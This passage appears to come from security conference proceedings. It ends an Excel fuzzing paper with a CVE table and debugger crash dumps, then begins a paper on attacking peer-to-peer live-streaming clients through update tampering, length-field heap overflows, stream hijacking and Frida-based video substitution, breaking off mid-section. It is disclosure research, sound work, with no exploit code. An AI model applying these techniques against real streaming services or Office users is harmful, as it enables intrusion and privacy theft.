  - » The main fuzz environment I finally chose is Office 2010. After many fine-tuning, my fuzzer can be stabilized on 10 virtual machines, and each virtual machine executes an average of 15w files per day, that is, runs about 15w files per day.
- The stability of fuzzer
  - » If a fuzzer is unstable and crashes itself when executing, that is sad. Some fuzzers that use winappdbg may have this problem on x64 environment, so I mainly run my fuzzer on x86 environment. After observing and improving for a long period of time, my fuzzer has achieved relatively good stability, it can run for weeks without problems.

- Disk IO
  - » This problem was discovered through observation. My fuzzing environment uses HDD. When using VMware to open multiple virtual machines (I open up to 11 virtual machines on a single computer), disk IO will become very stuck.
  - » Due to the limitation of disk IO, the fuzzing of inner virtual machines will cause VMware itself to hang on for a long time, which significantly affect the fuzz speed. Sometimes the fuzzing in a single virtual machine ends abnormally.
  - » It is necessary to clean up the environment in the virtual machine and restart the fuzzing, or restart the related virtual machine to resume the fuzzing. This process is a waste of time. I think SSD will improve a lot.
- CPU Cores, RAM and Primary Frequency
  - » CPU Cores, RAM and Primary Frequency: The number of CPU cores and the RAM capacity directly determine the maximum number of virtual machines that can be opened at the same time. The bigger the two indicators, the better. The primary frequency directly affects the opening speed of the program. The bigger the primary frequency, the better.

Version Switching

During the fuzzing, it is necessary to consider the inconsistency of processing the same file by different architectures (x86 and x64), different patches(no patch and full patch), and different language versions (Chinese and English). I mainly consider the following scenes:

- Files that cannot be triggered on x86 can be triggered under x64;
- Files that cannot be triggered in a lower patch environment can be triggered in a higher patch environment;
- Files that cannot be triggered in the English environment can be triggered in the Chinese environment

Therefore, I test the above scenes with each set of seed files, and gain some extra crashes.

Fuzz Strategy

I think fuzz strategy is the most important part of my Excel fuzzing. What I have is a machine consisted of these:

- i7-8700 (12 Cores)
- 16G DDR3 RAM
- 3.2GHz Primary Frequency
- 1T HDD

What I want are:

1. Obtain as much vulnerabilities as possible in the shortest time
2. Find vulnerabilities that exist in all versions of Office

This forces me to do many thoughts and explorations on how to configure fuzz strategies, my experience on fuzz strategies including but not limited to the following:

- Skip the first 512 bytes of the header of the OLE2 file during mutation to improve the effectiveness of the mutation;
- Use an older version of Office for fuzzing to improve the speed of fuzzing;
- Use smaller Excel files for fuzzing to increase the speed of fuzzing;
- Use Google to collect xls files which were made with old versions of Excel in the 1990s and 2000s, and add them to the initial seed collection;
- Select Office attack surface that may cause problems based on my experience (e.g. pivot table), then select related files for fuzzing;
- For a period of time, select the Excel files that is most likely to cause problems in the current results, and increase the proportion of them, because the file that causes a problem often causes other similar problems;
- For the same files, only use one mutation algorithm for fuzzing within a period of time, and continue to observe the effectiveness of the current mutation algorithm. If there are still more new outputs after a week, continue to fuzz, if there are almost no new outputs after a week, switch to another mutation algorithm;
- Categorize the size of seed files, such as 0-100KB, 101-400KB, 401-1024KB, >1MB, and test each seed set of a specific size in a specific period of time;
- The same files will be tested in full patch and no patch environments, in Chinese and English environments and in x86 and x64 environments

Crash Management

As more and more results are obtained from fuzzing, how to manage these crash files has become a very important thing. I mainly consider the following conditions:

- How to merge the same cases generated in different fuzz machines;
- How to exclude crash cases that have appeared before from the newly added crash files

Regarding how to merge the same cases generated in different fuzz machines, I have explained in the section “Methodology & Implementation - Triage” above.

I use a FTP server to receive crash files across virtual machines, if a crash file has the same module and the same crash address with a previous file, the server will reject it.

Every once in a while, I will drag out all the crash files in the FTP server and reproduce them in a full patch environment with the help of my reproducer (I make several full patch environments, only one is frequently used).

Only those newly appeared crash files need to be examined. Therefore, I use a python script to save all crash files processed by the reproducer to a local “database”(this database is just a simple folder list, but it is very effective).

When the number of crash case in the database becomes more and more, the newly appeared crash files will be fewer and fewer, at the same time, the vulnerability rate of these new files will be higher and higher.

RESULTS

After half a year of fuzzing (from 2020.05 to 2020.10), I reported a total of 20 Excel vulnerabilities to Microsoft.

Two of them were marked as "Valid" but will not be fixed immediately, one was marked as "Won't fix", and the remaining 17 vulnerabilities are all fixed, and helped me receive 16 CVE acknowledgements from Microsoft (one of them is duplicate).

MSRC Case ID	Vulnerability Type	Effect Version	Impact	CVE
58769	OOB Read	All	RCE	CVE-2020-1495
58805	OOB Read	All	RCE	CVE-2020-1496
58974	OOB Read	All	Info Leak	CVE-2020-1497
59124	OOB Read	All	RCE	CVE-2020-1498
59203	OOB Read	Office2010	RCE	CVE-2020-1504
59378	OOB Read	All	Info Leak	CVE-2020-1224
59494	Unallocated Memory Write	All	RCE	CVE-2020-1494
59482	OOB Read	All	RCE	Won't Fix
59646	OOB Read	All	RCE	Valid
59663	OOB Read	All	RCE	CVE-2020-1335
60883	OOB Read	All	RCE	Valid
60594	UAF Read	All	RCE	CVE-2020-17064
61205	OOB Read	All	Info Leak	CVE-2020-17126
60654	UAF Read	All	RCE	CVE-2020-17065
60979	UAF Read	Office2010	RCE	CVE-2020-17066
61030	UAF Read	Office2010	RCE	CVE-2020-17122
61223	UAF Read	Office2010	RCE	CVE-2020-17127
61460	OOB Write	All	RCE	CVE-2020-17129
61461	UAF Read	Office2010	RCE	Duplicate
61646	Unallocated Memory Free	All	RCE	CVE-2021-1714

Note: "ALL" refers to Office2010, Office2013, Office2016, Office2019

Note: Case 61461 has been fixed in the January 2021 patch but it is duplicate, I have not tracked down its corresponding CVE number.

Below I share some cases found by my fuzzer.

- **CVE-2020-1494** is an unallocated memory write issue in excel.exe.
- **CVE-2020-17126** is an out of bound read issue in excel.exe.
- **CVE-2020-17127** is an use after free read issue in excel.exe, it is a nice UAF.

CVE-2020-1494

```
(12a8.da0): Access violation - code c0000005 (first/second chance not available)
For analysis of this file, run !analyze -v
eax=02f842ec ebx=53348fc8 ecx=00004f00 edx=00004f00 esi=02f7f3ec edi=41004f00
eip=6a7b2dae esp=02f7f36c ebp=02f7f38c iopl=0         nv up ei pl nz na po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00210203
VCRUNTIME140!memmove+0x4e:
6a7b2dae f3a4            rep movs byte ptr es:[edi],byte ptr [esi]

0:000> dc edi
41004f00  ???????? ???????? ???????? ????????  ????????????????
41004f10  ???????? ???????? ???????? ????????  ????????????????
41004f20  ???????? ???????? ???????? ????????  ????????????????
41004f30  ???????? ???????? ???????? ????????  ????????????????
41004f40  ???????? ???????? ???????? ????????  ????????????????
41004f50  ???????? ???????? ???????? ????????  ????????????????
41004f60  ???????? ???????? ???????? ????????  ????????????????
41004f70  ???????? ???????? ???????? ????????  ????????????????
```

CVE-2020-17126

```
(ddc.1678): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=5d1a10b8 ebx=00ce8354 ecx=000000b8 edx=00000150 esi=5d1a1000 edi=4e19cf48
eip=657f36fe esp=00ce6794 ebp=00ce67ac iopl=0         nv up ei pl nz na po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010203
VCRUNTIME140!memmove+0x4e:
657f36fe f3a4            rep movs byte ptr es:[edi],byte ptr [esi]

0:000> !heap -p -a edi
    address 4e19cf48 found in
    _DPH_HEAP_ROOT @ d01000
    in busy allocation (  DPH_HEAP_BLOCK:         UserAddr         UserSize -
VirtAddr         VirtSize)
                             5bba3b94:         4e19cea8              158 -
4e19c000          2000
    5873ab70 verifier!AVrfDebugPageHeapAllocate+0x00000240
    770090bb ntdll!RtlDebugAllocateHeap+0x00000039
    76f5349d ntdll!RtlpAllocateHeap+0x000000ed
    76f5214b ntdll!RtlpAllocateHeapInternal+0x000006db
    76f51a46 ntdll!RtlAllocateHeap+0x00000036
    5467cadf mso20win32client!Ordinal951+0x00000034
    ...cut...

0:000> !heap -p -a esi
    address 5d1a1000 found in
    _DPH_HEAP_ROOT @ d01000
    in busy allocation (  DPH_HEAP_BLOCK:         UserAddr         UserSize -
VirtAddr         VirtSize)
                             24d62270:         5d1a0f58               a8 -
5d1a0000          2000
    5873ab70 verifier!AVrfDebugPageHeapAllocate+0x00000240
    770090bb ntdll!RtlDebugAllocateHeap+0x00000039
    76f5349d ntdll!RtlpAllocateHeap+0x000000ed
    76f5214b ntdll!RtlpAllocateHeapInternal+0x000006db
    76f51a46 ntdll!RtlAllocateHeap+0x00000036
    5467cadf mso20win32client!Ordinal951+0x00000034
    ...cut...
```

CVE-2020-17127

```
(518.1010): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=049c6e94 ebx=0429cd90 ecx=04a20e28 edx=01700000 esi=049c6dc8 edi=11bea880
eip=2fadc12e esp=006f1fbc ebp=006f24ac iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00210246
Excel!Ordinal40+0x19c12e:
2fadc12e 8b01            mov     eax,dword ptr [ecx]  ds:0023:04a20e28=????????

1:014> !heap -p -a ecx
    address 04a20e28 found in
    _DPH_HEAP_ROOT @ 1701000
    in free-ed allocation (  DPH_HEAP_BLOCK:         VirtAddr         VirtSize)
                                 4952d00:          4a20000             2000
    61e0adc2 verifier!AVrfDebugPageHeapFree+0x000000c2
    77d99913 ntdll!RtlDebugFreeHeap+0x0000003e
    77cdfb7e ntdll!RtlpFreeHeap+0x000000ce
    77cdfa46 ntdll!RtlpFreeHeapInternal+0x00000146
    77cdf49e ntdll!RtlFreeHeap+0x0000003e
79645cc3 mso!Ordinal149+0x000078ef
...cut...

1:014> u eip
Excel!Ordinal40+0x19c12e:
2fadc12e 8b01            mov     eax,dword ptr [ecx]
2fadc130 51              push    ecx
2fadc131 ff5008          call    dword ptr [eax+8]
2fadc134 c3              ret
2fadc135 a130039c30     mov    eax,dword ptr [Excel!DllGetLCID+0xd1ef7 (309c0330)]
2fadc13a 050c030000      add     eax,30Ch
2fadc13f 833800          cmp     dword ptr [eax],0
2fadc142 7468            je      Excel!Ordinal40+0x19c1ac (2fadc1ac)
```

LIMITATIONS

For now, my fuzz method has the following shortcomings:

1. As mentioned earlier, in order to improve the speed and efficiency of fuzzing, I selectively ignored some potential vulnerabilities in terms of strategy (such as vulnerabilities only in the newer Office version). The fuzz method in this presentation is aimed at the vulnerabilities that affect all Office versions. Due to the limitations of my testing methodology, those vulnerabilities that only exist in the latest version of Office but not in the lower version of Office cannot be found through my fuzzing method;
2. If the current disk can be replaced with SSD, the file read/write speed will be significant increase, which can improve the fuzzing speed;
3. The mutation algorithm can still be improved. According to observations, after transplanting the Honggfuzz mutation algorithm to my custom fuzzer, the fuzz output has increased significantly, which shows that an effective mutation algorithm can greatly improve the fuzz output. If I continue adding better mutation algorithms to the current fuzz framework, it can further improve the results;
4. The start and stop time of Excel process is too expensive. If there is a better way for simulating Excel execute process, it will significantly reduce the opening and closing time of the Excel process, and the fuzz speed can be greatly improved;
5. The corpus distillation method in this presentation uses static code coverage statistics. Compared with dynamic coverage statistics, this statistical method has lower coverage accuracy. Only a rough coverage assessment can be done, so there is room for improvement;
6. The initial seed set used by my fuzzer is limited. If all non-malware xls files on VirusTotal can be used for corpus distillation, the coverage result will be better and there will be more output

ACKNOWLEDGEMENTS

Special thanks to Jaanus Kaap's blogs, the topics he shared at the POC2018 Conference, his open source Vanapagan project and the XLS seed files he generously shared, all of which helped me a lot.

Special thanks to @hackyzh, some of his fuzz ideas have inspired me a lot. □

CLIENT-SIDE ATTACK ON LIVE-STREAMING SERVICES USING GRID COMPUTING

Suhwan Myeong
Taiho Kim
TaiSic Yun
Seungmin Yoon
Sunhong Hwang

ABSTRACT

Number of users who use Live-Streaming services are increasing currently. As a result, the volume of traffic required to provide services is increasing exponentially, which leads to economic and technical burdens. To solve this, many platforms providing Live-Streaming services are known to use grid computing to distribute traffic to clients. Grid computing technology uses P2P with unauthorized clients to send and receive data rather than communicating with trusted servers. This makes the process vulnerable at all time due to the difficulty in verifying data and the fact that it is processed locally. This paper analyzes widely used Live-Streaming services employing grid computing and suggests attack surfaces that can lead to vulnerabilities. Furthermore, we demonstrate its risk by explaining vulnerabilities we found (e.g., picture distortion, DoS, and data hijacking) on the exact attack surface. Finally, we suggest a security measure to these vulnerabilities.

INTRODUCTION

Recently, due to the social distancing caused by covid-19, groups such as academies and companies are using a lot of Live-Streaming services for non-face -to-face events, classes, and meetings. As a result, traffic for streaming services is increasing rapidly, and because ISPs (Internet Service Providers) have to pay network usage costs in proportion to the amount of network usage under Korean law, streaming platform providers pay a lot of money due to the increasing amount of traffic. For this reason, most of streaming platforms in Korea provide services using grid computing technology to relieve the economic burden. Grid computing technology, which is a method of sharing internal resources between users, exchanges data between general users, so if security management is not thoroughly carried out, there is a possibility of being vulnerable in security. Also, since it can attack multiple PCs at once, its security is important. However, there is no research pointing out the security of the system using the grid computing so far. Therefore, in this paper, we will deal with the security risks of grid-based streaming services among Live-Streaming services.

BACKGROUND

Live-Streaming Service

Live-Streaming service is generally called video sharing platform, and in the early days of their appearance, anyone who want to use streaming service can transmitted private contents through video sharing platform, but these days, public broadcasting, politicians, entertainers, etc. are also using those platforms a lot.

Grid Computing

Grid Computing is a type of distributed and parallel computing, a technology that allows multiple users' computers connect to a network to be used like a single supercomputer. Using this technology, some Live-Streaming services in South Korea use distributed computing technology that utilizes each client's PC as a server resource.

Grid-Executable

Grid Computing requires an executable file that sends, receives, and processes data with other clients or servers in addition to browser to watch broadcasts. In this paper, Grid-Executable is an executable file for Live-Streaming service.

Grid Computing and Live-Streaming Service

Live-Streaming services select data transmitters and transmit video data. Selected transmitters send video data to another client. The service is provided by sending and receiving video data from the Grid-Executable and passing it to the browser and application to send the video. This way of Grid Computing communication is used on Live-Streaming service in South Korea and some corporations of China.

THE RISKS OF GRID COMPUTING

Its communication speed is important because the Live-Streaming Service broadcasts in real time for ensuring this speed, it omits the authentication or encryption of complex processes and focuses only on optimal data processing functions. This paper aims to present attack surfaces in those services.

Section \ Platform	Company A	Company B	Company C
Packet Encryption	X	X	X
Using Grid-Executable	O	O	O
Grid Structure	Tree	Tree	Mesh

Table 1. Comparison Table of Live-streaming services using grid computing

Unencrypted Packets

Most platforms do not encrypt packets (See Table. 1). This cause security vulnerabilities because attacker can arbitrarily tamper with video data or data protocol headers and transmit them to the receivers. In addition, Unauthorized client can steal private video data.

Receiver's data processing issue

Grid-Executable of these services is used in the process of sending and receiving video data. Thus, if an attacker sends video data, vulnerabilities such as memory corruption inside the Grid-Executable can lead to arbitrary code execution attacks.

Structure of Grid Computing

In Live-Streaming service, grid computing technology is implemented in tree structure or mesh structure.

Tree-based Structure

Grid computing technology of tree-based structure is a method in which the user receives video data from the parent node and then forwards it to the child node. Data is unilaterally transferred from the parent node to the child node. (See Fig. 1)

At this time, if a malicious user on the position of the parent node transfers mutated data, all of the child node of that receives mutated data. Moreover, it is easy to modulate data and control flow because it receives data from one user, which can be efficiently acted on attacks.

Mesh-based Structure

Grid computing technology of mesh- based structure is a method in which video data is sent and received between different clients connected to the same group. It is distinct from tree-based structure with hierarchies that unilaterally transmit data from one side. (See Fig. 2)




Fig 1. Tree-based Grid Computing Structure

Therefore, mesh-based structure can reduce the risk derived from tree-based structure.

However, there is still a possibility of attacks on clients within the same group through data modulation.




Fig 2. Mesh-based Grid Computing Structure

ATTACK SURFACE

As a result of the initial analysis, all three Live-Streaming services each have three binary files include Grid-Executable on the client side. These files are as shown in Fig. 3 and operate like following structure. Manager.exe is in charge of starting and managing the overall process. When clients start watching a Live-Streaming, Manager.exe executes Updater.exe. Then, it checks the version of other binary files and then performs an update process if necessary (if newest version is). After that, Updater.exe executes the Streamer.exe so that it is ready to send/receive video data.

The detailed operation of Streamer.exe is shown in Fig. 3.




Fig 3. Process Flow

First, the client transmits CPU speed, RAM availability, and network traffic to the main server, and the main server transmits the IP and port number of another client to connect. The client transmits and receives video data through socket communication through the corresponding IP and port number. Although grid computing protocols are different for each of the three companies, it generally proceeds in three steps as follows:

1. Prove that the client is an authorized user by sending initial data.
2. Send a short request packet.
3. Transmit the corresponding video data. In the above structure, as shown in Fig. 4, five attack surfaces (Main Server, Update Server, Init data, Request data, Video data) were selected to diagnose the vulnerability.




Fig 4. Attack Surfaces

VULNERABILITY CONSEQUENCES

The result of vulnerability diagnose is shown in Table 2. In this section, we explain the details of these vulnerabilities.

Attack Surfaces \ Platform	Company A	Company B	Company C
Main Server	X	X	O
Update Server	O	X	X
Initial Data	O	O	O
Request Data	-	X	O
Video Data	O	O	O

Table 2. Summary of vulnerabilities in Live- Streaming services

(O: discovered, X : Un- discovered, - : Not Applicable)

Network communication with the main server

Private IP Exposure

This vulnerability is information leak on Company C. Main server sends client's public IP and private IP. Private IP is not necessary for client connection. And it is possible to identify people who are watching the same broadcast through public and private IP, so it can be private information leak. In fact, we could get a total of 70 IP information in 2 hours from a broadcast with about 2000 viewers.

Network communication with the update server

Remote code execution as root via update file tampering

In the case of Company A, there are no verification routine before file execution as seen, so we can tamper the update file by DNS spoofing and remote code execution at root privilege.

Prevented by Digital Signature Check

In Company C, we can tamper the update file to older version of it, because previous version file is also using valid file signature. If there are some vulnerabilities in older version file, this vulnerability will be useful.

Network communication with the Client: Initial data

Video Stealing with Initial Data

In the case of Company A, the initial data is sent after P2P connection at usual case and the video data is received. In this process, we noted that there is no authentication process that can specify users other than the initial data. We found vulnerability that allow an attacker who is not participating in that channel to send initial data to the client in that channel, forcing the data to be hijacked.

This is meaningful in that unauthorized data such as private broadcasts, broadcasts for adults, and paid lecture broadcasts that are not disclosed to people can also be captured. It can also lead to personal information leakage in that it can collect certain people's Watch History.

Heap Based Buffer Overflow due to Data Length Modulation of Initial Data

In the Company B, we could find Heap Overflow due to data length modulation. The response data for the initial data included the data length value. If the attacker receives the initial data from the victim and modulates the length value when responding, there is no routine for checking the length value, so it is entered as an argument of the memmov() function, and the Heap Buffer Overflow occurs.

Video Stealing with Initial Data

There is a same vulnerability on Company A. In the case of Company B, data needs to be sent three times to be authenticated and data stolen. It initially transmits the channel ID given to the broadcast channel. It then receives the first sequence and the last sequence from the receiving client. If we send the sequence in between, we could receive the video data from that sequence.

Denial of Service

In the case of Company C, the ticket information is transmitted to check the client is normal user for service at the beginning of the connection. At this time, when the length header of the ticket is tampered, it is larger than the length defined in the ticket-related structure and proceeds to a different branch statement. Afterwards, that process was terminated with an error message, which allowed a Denial of Service attack.

Network Communication with the Client: Request Data

Denial of Service

In Company C, when client receives request packet, Streamer.exe parses the packet. First of all, it parses the 1-byte data which is the number of requests. Usually, the value of this field is one. Then it parses these 4-byte data which is video sequence number. However, if we alter the Request number field, it overreads the packet and the process terminate with the error message.

Network Communication with the Client: Video Data

Heap Based Buffer Overflow

In Company A, as a result of protocol analysis, there is a 16-byte header containing the data length in all video data. At this time, if the length value is altered and transmitted to clients, there is no routine for checking the length value, and a heap overflow occurs in the memcpy() function. This vulnerability occurs in both Mac, Windows, and iOS.

Pirate Broadcasting by modulation of video data

In Company A, there was a vulnerability that could remotely change video of other clients. It is caused by weak data integrity verification.

In usual case, client who want to watch Broadcast_A can watch it because other client who is in higher hierarchy sends it (See Fig. 5).




Fig 5. Usual case watching broadcast

By hooking the send() and recv() function with Frida, the attacker could drop all the original video data and send the desired video data to change the video and sound of other clients. Since the attacker can relay Broadcast_B, attacker can force the victim to watch any video attacker wants (See Fig. 6).




Fig 6. Pirate Broadcasting

Denial of Service

Grid-Executable of Company B processes the video data received from other clients and sends it to the browser. When the dummy data with video data is sent, the receiving client sends it to the browser after processing the data. In this case, the video is stopped because there is a problem with the process of sending data to the browser.

Picture Distortion (1)

In Company B, attacker can distort the victim's screen. Thus, we could know that does not verify the integrity of the video data. Company B is using tree-based structure of grid computing. So, we think it can be expanded to Pirate Broadcasting like Company A.

Memory corruption via Sequence Number field modulation

In Company B, based on analyzing data protocol and binary file, the sequence number is assigned to the first 8 bytes except header 0x20 bytes in the data required for watching video. When the sequence number is processed, the value of signed long long type is used as an index through the % operation.

Some parts of the data can be tampered with by an attacker. Values used like indexes can be negative. This allows the process to gain access to unauthorized memory. An attacker could exploit this vulnerability to remotely terminate the victim's process.

This vulnerability is significant in that it is not difficult to carry out attacks and is capable of continuous performance.

Picture Distortion (2)

